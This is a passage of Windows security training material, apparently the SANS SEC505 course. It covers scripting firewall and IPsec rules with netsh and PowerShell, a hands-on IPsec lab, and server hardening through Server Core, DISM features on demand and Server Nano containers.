- Certificate revocation checking can only be configured using PowerShell, NETSH.EXE, or direct registry edits.
- Exemptions or requirements related to DHCP, IPv6 Neighbor Discovery protocol, or Teredo are managed only from the command line.

NETSH.EXE (Deprecated)

NETSH.EXE can be used on Windows XP and later to manage firewall settings and on Windows Server 2003 and later to manage IPsec settings. Until every machine is running PowerShell 3.0 or later, you might prefer this binary for a while, even though it has been deprecated by Microsoft. Here are some commands with which to experiment.

For managing the firewall on Windows XP and later, use only PowerShell or NETSH.EXE. In Windows XP/2003, the NETSH.EXE context is "firewall", while in Windows Vista and later, the context is named "advfirewall" (execute "netsh.exe /?" to see these contexts). The NETSH.EXE program is built into Windows 2000 and later by default, but it has different capabilities on different OS versions.

To see a summary of your profile options:

```
netsh.exe advfirewall show allprofiles
```

To dump the details of every connection security rule (IPsec):

```
netsh.exe advfirewall consec show rule name = all
```

To see how to create a connection security rule (IPsec):

```
netsh.exe advfirewall consec add rule /?
```

To dump the details of every firewall rule:

```
netsh.exe advfirewall firewall show rule name = all
```

To see how to create a firewall rule from the command line:

```
netsh.exe advfirewall firewall set rule /?
```

The following is an example of a batch file that could be used to create a static IPsec policy object on Windows Server 2003 or later.

This policy would block all packets except for TCP 80/443, and it would require AH for all traffic to/from network ID 10.0.0.0 (note that many of the lines must be wrapped).

```
REM *****
```

```
REM Create The Ipsec Policy Object.
REM *****

netsh.exe ipsec static add policy name="IIS_Server_Policy"
    assign=no

REM Create Filter Lists And Add Filters To Them.
netsh.exe ipsec static add filterlist name="HTTP_Traffic"

netsh.exe ipsec static add filter filterlist="HTTP_Traffic"
    srcaddr=any dstaddr=me description="HTTP" protocol=TCP
    srcport=0 dstport=80

netsh.exe ipsec static add filter filterlist="HTTP_Traffic"
    srcaddr=any dstaddr=me description="HTTPS" protocol=TCP
    srcport=0 dstport=443

netsh.exe ipsec static add filterlist name="All_Traffic"

netsh.exe ipsec static add filter filterlist="All_Traffic"
    srcaddr=any dstaddr=me description="All Traffic"
    protocol=any srcport=0 dstport=0

netsh.exe ipsec static add filterlist name="Internal_Traffic"

netsh.exe ipsec static add filter filterlist="Internal_Traffic"
    srcaddr=10.0.0.0 srcmask=255.0.0.0 dstaddr=me
    description="Internal Traffic" protocol=any srcport=0
    dstport=0

REM *****
REM Define Filter Actions.
REM *****

netsh.exe ipsec static add filteraction name="Allow"
    action=permit

netsh.exe ipsec static add filteraction name="Block" action=block

netsh.exe ipsec static add filteraction name="AH_Only" qmpfs=yes
    soft=no inpass=yes action=negotiate
    qmsec="AH[MD5]:100000k/1000s AH[SHA1]:100000k/1000s"

REM *****
REM Now Create Rules In The Policy With The Actions And Filters.
REM *****

netsh.exe ipsec static add rule name="Allow HTTP"
```

```
policy="IIS_Server_Policy" filterlist="HTTP_Traffic"
kerberos=yes filteraction=Allow

netsh.exe ipsec static add rule name="Block All"
policy="IIS_Server_Policy" filterlist="All_Traffic"
kerberos=yes filteraction=Block


netsh.exe ipsec static add rule name="AH for LAN"
policy="IIS_Server_Policy" filterlist="Internal_Traffic"
psk="myPreSharedKey" filteraction=AH_Only

REM Disable The Built-In Default Response Rule.
netsh.exe ipsec static set defaultrule policy="IIS_Server_Policy"
activate=no

REM *****
REM Now Assign The Policy.
REM *****

netsh.exe ipsec static set policy name="IIS_Server_Policy"
assign=yes
```


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS | SEC505 | Securing Windows

On Your Computer

In this lab, you will create and use an IPsec rule to secure selected traffic flows.

[Controller] Configure Basic IPsec Rule

Please switch to the C:\SANS\Day4\IPsec folder:

```
cd C:\SANS\Day4\IPsec
```

Use ISE to open the New-PreSharedKeyIPsecRule.ps1 script and then read its contents:

```
ise .\New-PreSharedKeyIPsecRule.ps1
```

Note: If remoting into your member server VM fails, switch to that VM in your virtualization software instead to run powershell.exe commands.

Use PowerShell remoting to run the script on the member server:

```
Invoke-Command -ComputerName member -FilePath  
.\New-PreSharedKeyIPsecRule.ps1
```

Run the same script on the local computer:

```
.\New-PreSharedKeyIPsecRule.ps1
```

Display the local IPsec rules:

```
Get-NetIPsecRule | Select-Object DisplayName,Enabled
```

In the Windows Firewall snap-in, right-click the "Connection Security Rules" container and choose Refresh. You should see your new IPsec rule named "Dangerous TCP Ports". This rule applies to TCP ports 445 and 139 for the SMB protocol used by the File and Printer Sharing service (also known as the "Server" service or "LanmanServer" service), TCP port 3389 for Remote Desktop Protocol (RDP), and TCP port 21 for FTP passwords and commands.

List the contents of the C\$ shared folder on the member server to trigger IPsec:

```
dir \\member\C$
```

In the Windows Firewall snap-in, navigate down to Monitoring > Security Associations > Main Mode. You should see your main mode (Phase 1) contract negotiated with the member server VM. (If necessary, right-click and Refresh.)

You can see the same information in PowerShell:

```
Get-NetIPsecMainModeSA
```

[Controller] Configure Custom IPsec Rule

Use ISE to open the New-KerberosIPsecRule.ps1 script and then read its contents:

```
ise .\New-KerberosIPsecRule.ps1
```

This rule is more complex. The script is probably difficult to understand if you are new to IPsec. This rule uses Kerberos authentication for both the computer and the user, plus it explicitly sets the cryptographic settings for the main mode (Phase 1) and quick mode (Phase 2) negotiations instead of relying on Microsoft's defaults. You don't have to understand every setting in the script right now to use it as a template for your future scripts.

Use PowerShell remoting to run the script on the member server:

```
Invoke-Command -ComputerName member  
-FilePath .\New-KerberosIPsecRule.ps1
```

Run the same script on the local computer:

```
.\New-KerberosIPsecRule.ps1
```

In the Windows Firewall snap-in, right-click the "Connection Security Rules" container and choose Refresh. You should see your new IPsec rule and the TCP ports to which it applies, but this time the rule uses Kerberos, not a pre-shared key.

List the contents of the C\$ shared folder on the member server to trigger IPsec:

```
dir \\member\C$
```

In the Windows Firewall snap-in, navigate down to Monitoring > Security Associations > Main Mode/Quick Mode. Here you can confirm the use of Kerberos, 256-bit AES encryption, SHA-256 hashing for integrity checking, and Diffie-Hellman Group 14 for the key exchange. (If necessary, right-click and Refresh.) Double-click a security association to show a property sheet with more details about the connection.

You can see even more information in PowerShell:

```
Get-NetIPsecMainModeSA
```

```
Get-NetIPsecQuickModeSA
```

[Controller] Import into a Group Policy Object

Export your firewall and IPsec rules to a backup file with NETSH.EXE:

```
netsh.exe advfirewall export c:\temp\boston.wfw
```

Imagine that your lab testing and "volunteer user" testing has been going well. Now you want to roll out your IPsec and firewall rules through Group Policy.

Please open the Group Policy Management tool and edit the Boston_GPO linked to the Boston OU. (If that GPO has disappeared, just right-click the Boston OU > Create a GPO in this domain, and Link it here.)

Inside the Boston_GPO, navigate down to Computer Configuration > Policies > Windows Settings > Security Settings > Windows Defender Firewall with Advanced Security.

Next, right-click on the Windows Defender Firewall tool itself in the Boston_GPO > Import Policy > Yes button > select the C:\Temp\boston.wfw file > Open > OK.

Right-click on the Windows Defender Firewall tool itself again > Properties. Notice that you can define the default firewall policies for all three network interface profile types:

Domain, Private, and Public. The familiar IPsec Settings tab is here as well. Click Cancel.

More Windows Firewall settings can be found in a GPO under Computer Configuration > Policies > Administrative Templates > Network > Network Connections > Windows Defender Firewall.

Today's Agenda

- 1. Scripting Windows Firewall Rules**
- 2. Scripting IPsec for Role-Based Access Control**
- 3. Server Hardening Automation**
- 4. PowerShell and Windows Logging**

Today's Agenda

There are several protocols that Windows cannot live without, but these ports and packets are vulnerable to attack. Defensible networking means reducing the exploitability of these protocols as much as practical without disrupting user activities.

In this section, we will talk about server hardening automation with PowerShell and see some examples. The aim is to have a set of scripts that, ideally, could build a new server VM from scratch and enforce all of one's desired hardening changes, including firewall and IPsec rules.

What Is Server Hardening? How to Get Started?

Recent

- The latest or prior version of the operating system.

Redeployable

- Boot from VHD, VMs, containers, templates, backups, etc.

Patched

- Test and apply all security patches as quickly as practical.

Minimal

- Eliminate unneeded roles, features, permissions, rights, etc.

What Is Server Hardening? How to Get Started?

For server hardening, we want to start with a recent, patched, minimal, redeployable operating system. This is the foundation; it's what everything else is built on top of.

Recent

This course assumes you have a recent operating system, where "recent" means either the latest version or the prior version. This is an expensive requirement, but remember that we are focusing on internet-exposed servers, such as IIS web servers in the DMZ or on a cloud provider's network. In general, prefer the latest version you can afford, even for internal servers, and, of course, don't run dead operating systems at all, like Server 2003.

Redeployable

Assume breach. Assume failure. Assume there will be problems after making configuration changes, such as when we upgrade the OS, apply patches, and enforce the Principle of Least Privilege. Complexity, mixed with a high rate of change in a hostile environment filled with hackers and malware, means that there will be unavoidable problems. The aim is to reduce the risk to an acceptable level.

Ideally, we want it to be easier to rebuild a server than to fix it or clean it. If we suspect that a server has been compromised, why live with the risk and the worry? Save the VM or container for analysis if desired, then deploy a replacement. This is the ideal; it won't always be possible, but we can try to automate the redeployment process as much as possible to prepare for the inevitable. In fact, if redeploying a fresh server replacement is push-button, maybe it should be done preemptively on a nightly basis? Think of how Virtual Desktop Infrastructure (VDI) solutions create and destroy user desktops on the fly as needed: wouldn't it be nice if it worked that way for servers too?

Being able to redeploy a server is important for the prior hardening tasks also; in fact, it's like a meta-enabler, a foundational capability. If we can automate the deployment, then maybe upgrading the OS will be easier next time. If we can automate the deployment, then it should be easier to roll back patches and other configuration changes when they break things; hence, we don't have to worry as much about them. If we can automate the process of stripping out the roles, features, and other components we don't need from our servers, then our hardening checklists and compliance policies can be "baked in" from the beginning. These ideas aren't new; this is straight out of the DevOps playbook.

There are many technologies related to having redeployable servers: virtualization, containers, boot from VHD, templates, scripting, backup systems, patch management systems, enterprise management systems, network attached storage, monitoring infrastructure, and so on. We can't cover them all in this course, so let's just focus on Windows Server and PowerShell.

Patched

After installing the latest OS version you can afford, apply the latest updates and patches and enroll the server in your patch management system to keep it updated. Quickly testing and applying new security patches is one of the most important duties in maintaining a hardened server, especially when the patch relates to a vulnerability on a listening TCP/UDP port that is exposed to the internet.

Minimal

None of us, not even Microsoft or the hackers themselves, can predict what will be found to be vulnerable tomorrow. By definition, a new vulnerability is a *discovery*. What we can do, though, is uninstall or disable the roles and features we don't need today in case they are discovered to be vulnerable tomorrow. Patches fix problems we know about already; patching is *reactive* only. To *proactively* harden a server is to try to eliminate the vulnerabilities that we don't know about and that perhaps no one knows about (yet).

Throughout the course, the security recommendation is always the same:

If you don't need it, get rid of it!

There's no need to ask, "Is *X* vulnerable?", where *X* is an application, service, listening port, feature, permission, logon right, privilege, bell, or whistle. If it's running, it's vulnerable to some degree. The goal is to reduce risk by eliminating vulnerabilities while at the same time satisfying the needs of our users, managers, and compliance auditors.

A minimal server runs the least amount of code necessary, starting at the OS layer and working our way up through roles, features, and applications. Minimal also means following the Principle of Least Privilege in configuring logon rights, permissions, privileges, and other access controls.

Server Core vs. Graphical Desktop Experience

Server Core (Server 2008 and Later):

- No Start Menu and very little graphical application support.
- Smaller hard drive footprint (around 4–7 GB).
- Nice for appliances with SSD or M.2 drives.

App Compatibility FOD (Server 2019 and Later):

- FOD = Feature On Demand (no OS reinstall required).
- Includes explorer, powershell_ise, regedit, notepad, and mmc.exe consoles like wf.msc, eventvwr.msc and diskmgmt.msc.
- `Import-Module -Name DISM`

Server Core vs. Graphical Desktop Experience

Windows Server 2008 and later includes an installation option named "Server Core" that strips away services, applications, and other features that are typically only necessary on desktop computers. Most of the graphical desktop and user applications are removed, such as the Start Menu and the taskbar.


Server Core Installation

During the GUI install of any edition of Windows Server 2008 or Server 2012, you will see a screen similar to the one below, where you can select the "Server Core Installation".



On Server 2016 and later, installing as Server Core is the default, so the word "Core" does not appear in the installation GUI; instead, if you do not want Core, if you want a

graphical interface, you choose the edition with the words "Desktop Experience" in the name. In the past, installing Windows Server with a graphical desktop was the default, but now Server Core is the default. Microsoft is moving away from the idea of "Windows Server Core" being somehow different or special than just "Windows Server", but nearly everyone continues to use the phrase "Server Core" to clarify.



Again, Server Core is an *installation option* for the Standard, Enterprise, or Datacenter editions of Windows Server. Core is not a separate edition of Windows Server itself. First you choose the edition (such as Standard or Datacenter), then you choose whether you want a graphical desktop (Core or Desktop Experience).

Switch Roles without a Reinstall? (Server 2012 R1/R2 Only)

On Server 2008 and 2008 R2, there was no switching between the full GUI installation and the Core installation without a complete reinstall of the operating system. This was a major barrier to the deployment of Core around the world.

But on Server 2012 and Server 2012 R2, when you're done with the GUI components, the graphical desktop can be uninstalled without reinstalling the entire OS (you will need to reboot though). Similarly, if you have Core and need the GUI desktop, you can switch from Core to GUI desktop mode without reinstalling the entire OS. Very handy!

However, with Server 2016 and later, Microsoft changed its mind again, and it is no longer possible to switch between Core mode and the full graphical Desktop Experience mode without reinstalling. Once you install Windows Server 2016 or later, you are stuck forever with having or not having the graphical desktop. You'll need to reinstall from scratch to switch.

Supported Roles and Features

The following roles are currently supported on Server Core, but more are planned:


- Active Directory Domain Services (AD DS)
- Active Directory Certificate Services (AD CS)
- Active Directory Rights Management Services (AD RMS)
- Active Directory Lightweight Directory Services (AD LDS)
- DHCP Server
- DNS Server
- File Services
- Web Server (IIS)
- Hyper-V
- RRAS
- Print and Document Services
- Streaming Media Services
- SQL Server
- Windows Server Update Services (WSUS)

The following features can be installed on Server Core too:

- Failover Clustering (Enterprise Edition)
- Network Load Balancing
- Subsystem for UNIX-based applications
- Backup
- Multipath IO
- Removable Storage
- BitLocker Drive Encryption
- Simple Network Management Protocol (SNMP)
- Windows Internet Name Service (WINS)
- Telnet client
- WoW64 support for 32-bit applications (2008-R2 and later)
- PowerShell (2008-R2 and later)

No Graphical Interface Whatsoever?


It is not entirely true that there is no graphical user interface with Server Core. There is a GUI desktop, but you can only run a CMD window, Task Manager, Notepad, and a few Control Panel applets by default (e.g., run "control.exe timedate.cpl" to change the time or "control.exe intl.cpl" for international settings). What you don't get is the taskbar, Start menu, Administrative Tools, MMC consoles, desktop shortcuts, Control Panel, etc.



When you log on to a Server Core box, either at the local keyboard or via RDP, you get an empty desktop with a CMD shell window. If you close the CMD shell, you'll have to hit Ctrl-Alt-Del to run Task Manager to relaunch CMD.EXE. From within CMD, you can run powershell.exe.


However, because there is limited support for GUI applications on Server Core, others have been developing GUI tools for managing the box, such as:

- Server 2008 R1 and R2: Core Configurator (<http://coreconfig.codeplex.com>)
- Server 2012 and Later: Corefig (<https://github.com/ejsiron/Corefig>)



SCONFIG.CMD

On Server 2012 and later, there is also a configuration script (sconfig.cmd) that will prompt the administrator and perform several initial configuration tasks.



Once configured with an IP address and joined to a domain, you can connect over the network to a Server Core box with most MMC console snap-ins at your workstation. Hence, you can still use many of your favorite graphical tools to manage Server Core, just not while you are sitting at the box or while controlling it remotely through RDP.

Minimal Server (Server 2012 and Server 2012 R2 only)

On Server 2012 and Server 2012 R2, there is a third option: Minimal Server. This is actually not an official installation option, but rather it has the ability to add/remove certain graphical interface components on the fly without the necessity of reinstalling the OS (though you will need to reboot). You can start with a Full GUI install, then demote down to Minimal or Core; or you can start with a Core install and add components to get back up to Minimal or Full.

Minimal Server includes support for locally running Server Manager, the MMC.EXE console and its snap-ins, and most Control Panel applets. Internet Explorer, the desktop, and File Explorer are not included in Minimal mode, but they can be added back if the Full mode is restored (specifically, if the "Server-Gui-Shell" component is added back).

What about Server 2016? Officially, there is no such thing as "Server Minimal" for Server 2016, but, on the other hand, it is not true that you cannot run any graphical tools on Server Core at all, and the list of GUI tools you can run on Server 2016 and later is growing as Microsoft releases updates. There is no way to know for sure which GUI tools can and cannot be run other than doing internet searches and testing.

To reduce from Full mode to Minimal on Server 2012:

```
Remove-WindowsFeature Server-Gui-Shell
```

To reduce from Minimal to Core:

```
Remove-WindowsFeature Server-Gui-Mgmt-Infra
```

To reduce from Full GUI down to Core with a single command:

```
Remove-WindowsFeature Server-Gui-Shell,Server-Gui-Mgmt-Infra
```

To go from Core back up to Full is more difficult because you will likely need to provide the path to the install.wim file on the source DVD or ISO file.

If the following command shows "Removed" for the Install State, the binaries are not present on the local drive will need to be copied from the DVD:

```
Get-WindowsFeature Server-Gui*
```

If the binaries are not present on the drive, they'll have to be copied from the DVD or ISO file. You will need the index number of the correct image from the source DVD (drive d:\). If your source is an ISO file, just double-click or execute the name of the file in PowerShell in order to mount that ISO file as a drive letter.

To list the index numbers of the images in the source WIM file (replace d:\ with yours):

```
Get-WindowsImage -ImagePath d:\sources\install.wim
```

To list the index numbers of the images in the source WIM file using dism.exe instead:

```
dism.exe /get-wiminfo /wimfile:d:\sources\install.wim
```

Here are the normal index numbers of the images in install.wim:

Index 1 = Server Core Standard
Index 3 = Server Core Datacenter
Index 2 = Full GUI Standard
Index 4 = Full GUI Datacenter

To go from Core back up to Full GUI Standard (Index 2):

```
Install-WindowsFeature server-gui-mgmt-infra,server-gui-shell  
-source:wim:d:\sources\install.wim:2
```

To go from Core back up to Full GUI Datacenter (Index 4):

```
Install-WindowsFeature server-gui-mgmt-infra,server-gui-shell  
-source:wim:d:\sources\install.wim:4
```

Server Core App Compatibility FOD (Server 2019 and Later)

Starting with Windows Server 2019, there is another option for Core that is very similar to the Server Minimal concept, namely, you can install several graphical configuration and troubleshooting tools on Core without reinstalling the entire OS.

A "Feature On Demand (FOD)" is not necessarily the same thing as a feature in Server Manager. Unfortunately, the word "feature" now has two slightly different meanings for Windows Server. There are FOD features that might not be listed in Server Manager, and there are roles and features in Server Manager that are not available as FOD features. Depending on the Windows Server OS version you are managing, you'll have to research the best way to install the features you want in PowerShell.

FOD Packages

A FOD is a software package that can be installed at any time or added to a pre-installation OS image, such as to a WIM image or to a VHDX virtual machine image. A

FOD package is composed of one or more CAB files. A CAB file is similar to a ZIP archive. The CAB file for a FOD can be downloaded manually from Microsoft's website (usually as part of an ISO archive with a bunch of other CAB files in the ISO too) or downloaded through Windows Update.

DISM

FOD features can be managed through the DISM PowerShell module or with the DISM.EXE command line tool. The DISM.EXE tool is available for Windows 7, Server 2008 R2, and later as a part of the Windows Assessment and Deployment Kit (Windows ADK). The DISM.EXE tool is also built into Windows 10, Server 2019, and later by default.

There are many PowerShell cmdlets from the DISM module and many command line arguments for the DISM.EXE tool. They are both very similar. Importantly, whenever there is an argument or parameter with the word "online" as a part of it, "online" refers to the currently running operating system as opposed to an offline WIM, FFU, or VHDX image file.

To show the DISM module cmdlets and/or command line arguments for DISM.EXE:

```
Import-Module -Name DISM  
  
Get-Command -Module DSM  
  
dism.exe /?
```

To list the currently installed FOD features on your running ("online") computer:

```
Get-WindowsOptionalFeature -Online  
  
dism.exe /online /get-features
```

Server Core App Compatibility FOD

How does this relate to Server Core? For Windows Server 2019 and later, there is a FOD named "Server Core App Compatibility" that includes at least the following tools:

- Windows PowerShell ISE (powershell_ise.exe)
- File Explorer (explorer.exe)
- Microsoft Management Console (mmc.exe)
- Device Manager (devmgmt.msc)
- Disk Management (diskmgmt.msc)
- Event Viewer (eventvwr.msc)
- Failover Cluster Manager (cluadmin.msc)
- Local Users and Groups (lusrmgr.msc)
- Resource Monitor (resmon.exe)
- Performance Monitor (perfmon.exe)

After installing the above Server Core App Compatibility FOD, there is even an optional FOD that installs the Internet Explorer browser!

At the present time, the ISO archive that contains the Server Core App Compatibility FOD must be downloaded from Microsoft's website manually. It will be listed on the same page that has the download link for the Windows Server installation ISO. If not, do an internet search on the phrase "Server Core App Compatibility FOD" to get the latest link.

Once the downloaded ISO is mounted as a drive letter, perhaps as drive D:, run the following command to install version 1.0 of the App Compatibility FOD:

```
Add-WindowsCapability -Online -Source D:\ -LimitAccess -Name  
"ServerCore.AppCompatibility~~~~0.0.1.0"
```

As new versions of the FOD are released, change the above version number as instructed on Microsoft's website. The `-LimitAccess` switch above, by the way, indicates that Windows Update should not be queried over the internet for the FOD files. A reboot will be required after installation.

After rebooting, launch any of the above graphical tools from within the command shell after logging on. Running `EXPLORER.EXE` provides File Explorer, but not the Start Menu or a taskbar.

Learning about FOD and the DISM commands is important not just for Server Core, but for Windows desktop computers too. Windows 10 and later includes the `DISM.EXE` command line tool and the DISM PowerShell module by default.

Server Nano

Server Nano (Server 2016 and Later):

- Can only be run as a Docker-style container OS image.
- Cannot run directly on hardware or as the only OS in a VM.
- No graphical desktop whatsoever (runs "headless").
- Cannot be patched, it can only be replaced with a new image.
- Intended for fast DevOps deployments, like for web applications.
- Requires a Software Assurance agreement with Microsoft.
- Only supported if you have the current or prior update.

What about the security benefits of Core or Nano?

SANS

SEC505 | Securing Windows

Server Nano

Windows Server 2016 introduced a new installation option: Server Nano. Originally, Server Nano could be installed directly onto hardware or as the only OS in a virtual machine. In 2017, however, Microsoft changed the distribution and licensing terms of Server Nano so that it could only legally run as a Docker-style OS image, preferably on top of Server Core. In this scenario, Server Core would be installed on the hardware or as the OS in a VM, then Server Nano would run as a container on top of Server Core.

What Is a "Container"?

Support for containers is built into Server 2016, Windows 10, and later operating systems. A "container" is similar to a very lightweight, fast-to-launch virtual machine checkpoint. Recall that a VM may have multiple checkpoints, with each checkpoint layered on top of zero, one, or more earlier checkpoints of the VM. By analogy, what if there were only checkpoints and no VM to begin with? A container image is like a layering of one or more checkpoints. But layered on top of what?

A container on Windows can either be a 1) shared kernel or 2) Hyper-V wrapped.

Traditional containers layer on top of the kernel of the host computer's OS; hence, the host OS and the container share the binaries and other resources of the host computer's OS. The container, though, cannot change anything in the drives or in the memory of the host OS. When the container attempts to make a change, that change is intercepted and written somewhere else in a way that maintains the illusion (to the container) that the change attempt succeeded. The container is like a sandbox.

But because sandboxes can fail to trap malware and malicious commands inside of them, another option is to "wrap" the container using Hyper-V virtualization techniques. This is not the same thing as a whole Hyper-V virtual machine, but it does use isolation and management technologies built into the Type-1 hypervisor of Hyper-V. What is a "Type-1 hypervisor"? Well, that can't be covered here. For more information about container support built into Windows Server, please see the tutorials and how-to guides here:

- <https://www.microsoft.com/en-us/cloud-platform/containers>
- <https://www.docker.com/partners/microsoft>

Tiny Footprint and "Headless"

